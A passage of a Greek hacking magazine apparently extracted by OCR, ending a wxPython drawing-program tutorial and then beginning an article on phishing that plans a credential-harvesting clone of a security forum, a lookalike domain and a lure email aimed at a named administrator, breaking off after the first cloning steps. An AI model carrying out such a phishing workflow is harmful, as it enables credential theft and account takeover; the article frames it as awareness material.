Η λειτουργία της συνάρτησης είναι αρκετά απλή. Καταρχάς, να πούμε ότι η συνάρτηση OnMotion καλείται όταν κουνάμε το ποντίκι, με τη βοήθεια του bind που είδαμε παραπάνω. Εντός της συνάρτησης γίνονται τα εξής: Οι τρέχουσες συντεταγμένες αποθηκεύονται στις μεταβλητές x και y. Αν υπάρχει ανοικτό σχήμα (self.pointlist.length()>0), παίρνουμε και το τελευταίο σημείο του με την getLastPoint και σχηματίζουμε τη γραμμή. Με δεδομένο ότι το μοντέλο μας δεν αποθηκεύει αυτή την προσωρινή απεικόνιση, όταν κουνήσουμε ξανά το ποντίκι η θέση της γραμμής θα αλλάξει και η παλιά θα εξαφανιστεί. Ή μήπως όχι; Κάντε ένα πείραμα κι αφαιρέστε την εξής γραμμή:

```
self.Refresh()
```

Δοκιμάστε τώρα να εκτελέσετε το πρόγραμμα. Αν το κάνετε, θα δείτε ότι καθώς κινείται το ποντίκι, βάφονται *τα πάντα* μπλε! Αν όμως κάνετε minimize-maximize στο παράθυρο, θα κληθεί η OnPaint και μάλιστα με clipping area όλη την περιοχή σχεδίασης, κι ως δια μαγείας οι περιττές μπλε γραμμές, θα εξαφανιστούν. Ε, λοιπόν, αυτό κάνει και το self.Refresh(): Καλεί την OnPaint κάθε φορά που εκτελείται η OnMove, με clipping area όλο το παράθυρο. Έτσι, το preview της γραμμής εμφανίζεται μόνον όσο κουνάμε το ποντίκι κι όλα τα προηγούμενα στιγμιότυπα εξαφανίζονται. Για την ακρίβεια, η γραμμή εμφανίζεται *μόνον* για όσο κουνάμε το ποντίκι κι εξαφανίζεται μόλις σταματήσουμε την κίνηση! Χμ, αυτό δεν είναι καλό! Το preview της γραμμής πρέπει να είναι συνεχώς ορατό. Άραγε, ποιο event υπάρχει για την ώρα που το πρόγραμμα δεν κάνει τίποτα; Όπως φαντάζεστε, σε αυτό το event θα θέλαμε να συνδέσουμε μια συνάρτηση, η οποία θα σχεδίαζε το preview της γραμμής! Τελικά, το

Δεν είπαμε ότι το πρόγραμμα μας είναι διαπλατφορμικό; Εδώ τρέχει στο Raspberry Pi, τον γνωστό υπολογιστή των 30€ (Μηδέν € για μένα. Μου το έκαναν δώρο. Ζηλέψτε.) Θα πρέπει να ξέρετε ότι το RPi όχι απλώς υποστηρίζει την Python, αλλά την έχει και προεγκατεστημένη στη διανομή Raspbian (Raspberry Debian). Έχει μάλιστα εγκατεστημένο και το pygame, για να τρέχετε εφαρμογές wx (αρκεί να εγκαταστήσετε τη βιβλιοθήκη, ως root: apt-get install python-wxgtk2.8).

event που χρειαζόμαστε υπάρχει και ονομάζεται idle event. Ας δούμε το αντίστοιχο Bind:

```
self.Bind(wx.EVT_IDLE, self.OnIdle)
```

...και τώρα τη σχετική συνάρτηση:

```
def OnIdle(self, e):
  dc = wx.ClientDC(self)
  dc.SetPen(wx.Pen(wx.Colour(0,0,255),16))
  if self.pointlist.length()>0:
    lastpoint = self.pointlist.getLastPoint()
    dc.DrawLine(lastpoint[0], lastpoint[1], self.lastx, self.
lasty)
  e.Skip()
```

Για μισό λεπτό, τι είναι αυτά τα self.lastx και self.lasty; Σε αυτές τις μεταβλητές αποθηκεύουμε το τελευταίο σημείο που επισκεφτήκαμε με την OnMotion (δείτε τον κώδικα στο artist2.py). Αυτό το κάνουμε γιατί το event object (e), μέσα στη συνάρτηση OnIdle, δεν περιέχει τις συντεταγμένες του ποντικιού κι άρα δεν μπορούμε να τις μάθουμε με GetX() και GetY(). Αυτές τις δύο μεταβλητές τις έχουμε ορίσει στην __init__ του DrawPanel class, με τιμή -1. Το γιατί κάναμε κάτι τέτοιο θα το καταλάβετε στη συνέχεια.

Αν εκτελέσετε το πρόγραμμα τώρα, θα νομίζετε ότι όλα πηγαίνουν καλά. Το πρόγραμμα θα μοιάζει να συμπεριφέρεται ολόσωστα. Ωστόσο, όταν κάνετε δεξί κλικ (για να τερματίσετε ένα σχέδιο) και στη συνέχεια αριστερό (για να ξεκινήσετε ένα νέο), θα εμφανιστεί στιγμιαία ένα άκυρο preview. Συγκεκριμένα, θα εμφανιστεί το preview μιας γραμμής, η οποία ορίζεται από το τελευταίο σημείο του προηγούμενου σχήματος κι αυτό στο οποίο βρίσκεται τώρα το ποντίκι! Για να λύσουμε αυτό το πρόβλημα, θα αξιοποιήσουμε το «-1» που επιλέξαμε ως αρχική τιμή για τα self.lastx και self.lasty. Αυτή η τιμή θα ερμηνεύεται από το πρόγραμμα ως εξής: «Ο χρήστης μόλις ξεκίνησε ένα νέο σχήμα και δεν χρειάζεται να σχεδιαστεί κάποιο preview». Για να υλοποιηθεί αυτός ο μηχανισμός, χρειάζεται μια μικρή προσθήκη στον τελευταίο έλεγχο if του προηγούμενο αποσπάσματος. Συγκεκριμένα, ο έλεγχος πρέπει να πάρει την παρακάτω μορφή:

```
if self.pointlist.length()>0 and self.lastx > 0:
...
```

Για τη δημιουργία του ίδιου μηχανισμού, κάθε φορά που κάνουμε δεξί κλικ πρέπει να εκτελούμε και τις ακόλουθες εντολές:

```
self.lastx=-1
self.lasty=-1
```

Αυτές πρέπει να μπουν στη συνάρτηση RightClick. Για να δείτε το πρόγραμμα στην τρέχουσα μορφή του, ανοίξτε το αρχείο artist2.py.

Ο κόσμος δεν είναι μπλε!

Ίσως να είσαστε αρκετά ιδιότροποι και να χρησιμοποιείτε μόνο μπλε

spray για τα graffiti σας. Στην Python όμως τα χρώματα είναι δωρεάν και είναι κρίμα να τα σνομπάρετε. Για το λόγο αυτό, θα αναβαθμίσουμε το πρόγραμμά μας ώστε να μπορούμε ν' αλλάζουμε χρώμα σχεδίασης! Η ιδέα μας έχει ως εξής:

- Σχεδιάζουμε ένα toolbar με τα διαθέσιμα χρώματα, σε όμορφα κουμπάκια.
- Προσθέτουμε τη δυνατότητα αποθήκευσης του χρώματος για κάθε γραμμή, στο data model. Ουσιαστικά, η λίστα με τα σημεία δεν θα αποθηκεύει μόνο τις συντεταγμένες των διαφόρων σημείων, αλλά και το χρώμα[2].
- Αλλάζουμε τις εντολές dc.SetPen, ώστε να χρησιμοποιούν το επιλεγμένο κάθε φορά χρώμα.
- Προσαρμόζουμε την OnPaint, ώστε κατά την επανασχεδίαση του περιεχομένου να επιλέγει το σωστό χρώμα.

Μπορείτε να δείτε όλες τις αλλαγές στον κώδικα που περιγράψαμε παραπάνω, στο αρχείο artist3.py.

Το ToolBar

Το toolbar βρίσκεται στο DrawFrame class. Ξέρετε ήδη πώς φτιάχνεται, αν και εδώ υπάρχουν μικρές αλλαγές. Ας δούμε ένα τμήμα του κώδικα:

```
self.toolbar = self.CreateToolBar()
self.ID_RED = wx.NewId()
redtool = self.toolbar.AddTool(self.ID_RED, wx.Bitmap(«red.
png»), isToggle=True)
```

Το συγκεκριμένο toolbar δεν χρησιμοποιεί τα τυποποιημένα ID που είχαμε στον wxEditor. Έτσι, δημιουργούμε δικά μας ID με τη βοήθεια της wx.NewId(). Η επιλογή isToggle επιτρέπει να φτιάξουμε κουμπάκια που φαίνονται πιεσμένα όταν τα επιλέγουμε. Το γενικού τύπου event που χρησιμοποιείται για τα toolbars είναι το EVT_TOOL. Η σχετική Bind έχει ως εξής:

```
self.Bind(wx.EVT_TOOL, self.OnSetColor, redtool)
```

Κάθε φορά που πατάμε σε κάποιο κουμπάκι του toolbar, καλείται η συνάρτηση OnSetColor:

```
 def OnSetColor(self, e):
   commandId = e.GetId()
   for toolId in range(self.ID_RED, self.ID_BLACK):
     self.toolbar.ToggleTool(toolId, 0)
   self.toolbar.ToggleTool(commandId, 1)
   if commandId == self.ID_RED:
    self.drawpanel.currentcolor = wx.Colour(255,0,0)
   elif commandId == self.ID_GREEN:
   ...
```

Το πρώτο πράγμα γίνεται στην OnSetColor είναι να διατρέξουμε όλα τα

2. (x, y, color) αντί για (x,y).

κουμπάκια της μπάρας με μια for, για να εξασφαλίσουμε ότι δεν είναι πιεσμένο **κανένα**. Έπειτα, αλλάζουμε την κατάσταση στο κουμπάκι του επιλεγμένου χρώματος σε «πιεσμένο». Αυτές οι ενέργειες γίνονται με τη συγκεκριμένη for, διότι μόνο ένα κουμπάκι χρώματος μπορεί να είναι πατημένο κάθε φορά! Ο κώδικας συνεχίζεται με ελέγχους If, οι οποίοι ελέγχουν την κατάσταση των κουμπιών της μπάρας και ορίζουν κατάλληλα το currentcolor (ανάλογα με την επιλογή του χρήστη).


Αυτή η εκδοχή του κώδικα (που για την ώρα θα τη χαρακτηρίσουμε ως «τελική» αλλά μόνο τέτοια δεν είναι) βρίσκεται στο αρχείο artist3.py. Μέχρι το επόμενο άρθρο, σας **προκαλούμε** να τη χρησιμοποιήσετε και να τη βελτιώσετε. Θα σας προτείναμε σαν άσκηση τα εξής:

- Να πραγματοποιήσετε την επιλογή του χρώματος με καλύτερο τρόπο κι όχι με ένα σωρό if. Αυτή η λύση δουλεύει, αλλά δεν είναι καθόλου κομψή!
- Θα ήταν πιο σωστό το LineDrawing class να περιέχει το αντικείμενο τύπου PointList. Μπορείτε να κάνετε τη σχετική τροποποίηση, αλλάζοντας κι όλα τα member functions όπου χρειάζεται;
- Τι απαιτείται για να μπορεί το πρόγραμμα να αποθηκεύει και να φορτώνει τα σχέδιά μας;
- Μπορείτε να προσθέσετε άλλα σχήματα εκτός από γραμμές; Τι λέτε για εργαλείο κύκλων; Μπορείτε να προσθέσετε τη δυνατότητα ορισμού διαφορετικού πάχους για τη γραμμή; Τι θα λέγατε για «ελεύθερη» σχεδίαση;

Στο επόμενο τεύχος θα επανέλθουμε με περισσότερες ιδέες, βελτιώσεις και φυσικά κώδικα! Μέχρι τότε, happy Pythoning ;)



Graffiti Artist: Από την πρώτη στιγμή που ο συγγραφέας σκαρφίστηκε το όνομα του προγράμματος, κάτι του θύμιζε. Μα, τι άλλο από το πρόγραμμα Texas Artist, που είχε γράψει στον αγαπημένο του TI-99/4A, στην τρυφερή ηλικία των 16! Το συγκεκριμένο πρόγραμμα χρησιμοποιούσε block graphics (χαρακτήρες που είχαμε επανακαθορίσει το σχήμα τους), τους οποίους τοποθετούσε σε όποιο σημείο της οθόνης θέλαμε. Το τελικό σχήμα μπορούσαμε να το αποθηκεύσουμε σε κασέτα (η οποία σε πείσμα των καιρών, λειτουργεί ακόμα μια χαρά). Το πρόγραμμα ήταν πολύ μπροστά για την εποχή του: Όχι μόνο είχε οθόνη φορτώματος (splash screen), αλλά διέθετε διαφορετικά σετ χαρακτήρων, τα οποία φόρτωνε από αρχείο για δημιουργία διαφορετικών τύπων γραφικών. Ποιος είπε ότι χρειάζεται κανείς Ghz και MB για να κάνει δουλειά;


Το deltaHacker είναι το μοναδικό στο χώρο των περιοδικών έντυπο με θεματολογία ethical hacking, δίκτυα και ασφάλεια, προγραμματισμό και ηλεκτρονικά.
Το deltaHacker δεν γυρνάει εδώ κι εκεί στα περίπτερα, αλλά για δεύτερη χρονιά στη σειρά έρχεται κατευθείαν στο σπίτι σας.
Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε είναι 107% βέβαιο ότι θα αγαπήσετε το deltaHacker, καθώς κι ότι θα θέλετε την παρέα του κάθε μήνα.
Όλες οι πληροφορίες για όλα τα προγράμματα συνδρομών είναι στο
deltahacker.gr/subscriptions
Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το
deltahacker.gr/order
Σημείωση: Οι συνδρομές σας μπορούν να ξεκινούν από όποιο τεύχος επιθυμείτε, αρκεί να υπάρχει σε stock. Την ύλη όλων των τευχών που έχουν κυκλοφορήσει ως τώρα μπορείτε να τη δείτε στο
deltahacker.gr/category/magazine-issues

click to win a pair of shoes!



by Thiseas

Skill: Intermediate

Tags: phishing, social engineering

Πώς να μην πιαστείτε στον ...ξύπνιο!


Τελικά, φαίνεται ότι οι απάτες phishing είναι αρκετά αποτελεσματικές. Μόνον έτσι μπορεί να εξηγηθεί το γεγονός ότι πυκνώνουν. Από τη στιγμή που μας ενδιαφέρουν τα θέματα ασφάλειας, αυτό σημαίνει ότι οφείλουμε να γνωρίζουμε για το πώς στήνονται. Τουλάχιστον έτσι νομίζουμε εμείς — και κάτι μας λέει ότι θα συμφωνήσετε μαζί μας.

«Phishing is the act of attempting to acquire information such as usernames, passwords and credit card details (and sometimes, indirectly, money) by masquerading as a trustworthy entity in an electronic communication.»

Νομίζουμε ότι ο παραπάνω ορισμός από την Wikipedia τα λέει όλα: Το phishing αποτελεί ξεκάθαρα μια παράνομη πράξη κι όποιος επιδίδεται σε αυτήν δεν διαφέρει σε τίποτε από τον κλέφτη του κοινού ποινικού δικαίου. Μολαταύτα, στο παρόν άρθρο θα δείξουμε πώς επιτυγχάνεται το phishing! Πριν αρχίσετε τις (δικαιολογημένες) ενστάσεις, πρέπει να σας πούμε το εξής: Ο καλύτερος τρόπος για να προστατευτεί κανείς από επιθέσεις είναι να μάθει πώς ακριβώς σκέφτεται και λειτουργεί ο επιτιθέμενος. Τότε και μόνο τότε μπορεί να είναι κανείς ενημερωμένος και υποψιασμένος, ώστε να αντιλαμβάνεται πότε μια κατάσταση είναι, χμ, περίεργη. Ο στόχος μας δηλαδή δεν είναι να εκπαιδεύσουμε εγκληματίες, αλλά να οξύνουμε τα αντανακλαστικά όλων όσοι ενδιαφέρονται για την ασφάλεια στο Διαδίκτυο.

Το phishing φοριέται πολύ τον τελευταίο καιρό και δυστυχώς έχει χιλιάδες θύματα. Ο στόχος των επιτιθέμενων είναι πολύ συχνά ο ίδιος: Να κλέψουν από το εκάστοτε θύμα τα credentials (username και password) από διάφορες υπηρεσίες (κατά προτίμηση web banking). Η μέθοδος των απατεώνων είναι απλή: Κατασκευάζουν ένα site *πανομοιότυπο* με εκείνο που επισκέπτεται συχνά (κι άρα εμπιστεύεται) το θύμα. Επιπρόσθετα, οι απατεώνες φροντίζουν να τοποθετήσουν το ψεύτικο site σε domain το οποίο μοιάζει με εκείνο του αυθεντικού site. Στη συνέχεια στέλνουν ένα email, το οποίο περιέχει link προς το site-παγίδα και ζητούν από το θύμα

Εικόνα 1
Το forum στο οποίο θα επιτεθούμε. Αν ο διαχειριστής του είναι απρόσεκτος, θα αποκτήσουμε σύντομα τον πλήρη έλεγχο του site...



να συνδεθεί. Οι ανυποψίαστοι χρήστες που θα ακολουθήσουν το link, θα δουν ένα γνώριμο site κι εκεί είναι, πράγματι, πιθανό να εισαγάγουν τα στοιχεία τους. Μόλις γίνει αυτό, το site θα προωθήσει τα credentials του θύματος στον απατεώνα και στη συνέχεια θα κάνει redirect προς το αυθεντικό site. Έτσι, αν το ανυποψίαστο θύμα επιχειρήσει να συνδεθεί ξανά (θεωρώντας ότι έκανε κάποιο λάθος την πρώτη φορά) θα συνδεθεί κανονικά. Εδώ υπάρχει μια ενδιαφέρουσα λεπτομέρεια: Οι εξελιγμένες επιθέσεις του είδους βασίζονται σε «έξυπνα» sites, τα οποία αξιοποιούν τα στοιχεία του θύματος και κάνουν αυτόματα login στο πραγματικό site. Σε αυτές τις περιπτώσεις, το θύμα συνδέεται στην εκάστοτε υπηρεσία κανονικά και είναι πολύ δύσκολο να αντιληφθεί την απάτη.

Όπως υποψιάζεστε, εμείς θα υλοποιήσουμε μια άκρως εξελιγμένη επίθεση[1]. Στόχο μας θα αποτελέσει ένα ελληνικό forum για την ασφάλεια, το p0wnbox.com, στο οποίο ένας από τους διαχειριστές ονομάζεται Thiseas (βλ. εικόνα 1).

Τα βήματα που θα ακολουθήσουμε είναι τα ακόλουθα.

1. Στήσιμο ενός τοπικού web server.
2. Δημιουργία ενός κλώνου του p0wnbox, στον τοπικό web server.
3. Ενσωμάτωση κώδικα για την κλοπή των credentials και την αυτόματη σύνδεση στο πραγματικό site.
4. Ενοικίαση ενός server, για τη φιλοξενία της εφαρμογής μας.
5. Αγορά ενός domain name με όνομα παρόμοιο με εκείνο του p0wnbox, ώστε να ξεγελαστούν οι αφηρημένοι.
6. Αποστολή παραπλανητικού email στο χρήστη Thiseas, το οποίο θα του ζητά να διορθώσει (και καλά) κάποιο post. Φυσικά, στο email θα υπάρχει και link προς το προβληματικό post, το οποίο ωστόσο θα παραπέμπει στο πλαστό site.

Ο Thiseas είναι γνωστός για την αφηρημάδα του. Με τα παραπάνω βήματα ελπίζουμε ότι θα τον ξεγελάσουμε, ώστε να εισαγάγει τα δικά του credentials στο ψεύτικο site. Το redirection που θα ακολουθήσει θα τον τοποθετήσει στο αληθινό p0wnbox και μάλιστα στο post για το οποίο έκανε λόγο το email. Αυτό θα γίνει για να περιορίσουμε τις πιθανότητες να αντιληφθεί την απάτη και να σπεύσει να αλλάξει τα στοιχεία του. Έτσι, θα πάρουμε τα credentials και θα μπορούμε να μπούμε στο λογαριασμό του, στο site. «Κλασική περίπτωση impersonation», όπως θα 'λεγε κι ένα φιλαράκι!

Προσοχή: Μην επιχειρήσετε τίποτα παρόμοιο! Η διαδικασία που περιγράψαμε αποτελεί εγκληματική πράξη. Ακόμα κι αν είσαστε αποφασισμένοι να προβείτε σε παρανομίες (λέμε τώρα), έχετε υπόψη ότι ορισμένα από τα παραπάνω βήματα θα προδώσουν την ταυτότητά σας και θα συλληφθείτε με συνοπτικές διαδικασίες. Οι απατεώνες έχουν διάφορους τρόπος για να κρύβουν την ταυτότητά τους, αλλά όλα αυτά είναι αδιάφορα για εμάς.

Χωρίς άλλες περιστροφές, ας δούμε τώρα, αναλυτικά, τα βήματα της επίθεσης.


1. Μήπως νόμισε κανείς ότι δεν μπορούμε; Αν ναι, συνεχίστε να διαβάζετε. Αν όχι, συνεχίστε να διαβάζετε ;)

Βήμα 1

Στήνουμε σε ένα τοπικό μηχάνημα (ενδεχομένως και σε μια εικονική μηχανή) το Fedora 17. Το συγκεκριμένο σύστημα θα αποτελεί το εργαστήριό μας. Εκεί φροντίζουμε να σετάρουμε έναν web server και την PHP.

Βήμα 2

Πηγαίνουμε στο p0wnbox.com με τον Firefox[2], επιλέγουμε File -> Save Page As, δίνουμε ως όνομα το index.php και στο Save as type επιλέγουμε το Web Page, complete (*htm;*.html). Η αποθήκευση φροντίζουμε να γίνει κάπου μέσα στο document root του web server. Εμείς φτιάξαμε έναν κατάλογο με το όνομα .test/clopy κι αποθηκεύσαμε το p0wnbox εκεί μέσα (βλ. εικόνα 2).



Εικόνα 2
*Αποθηκεύουμε ένα αντίγραφο του p0wnbox σε κατάλογο *εντός* του document root του web server μας...*

Βήμα 2.5

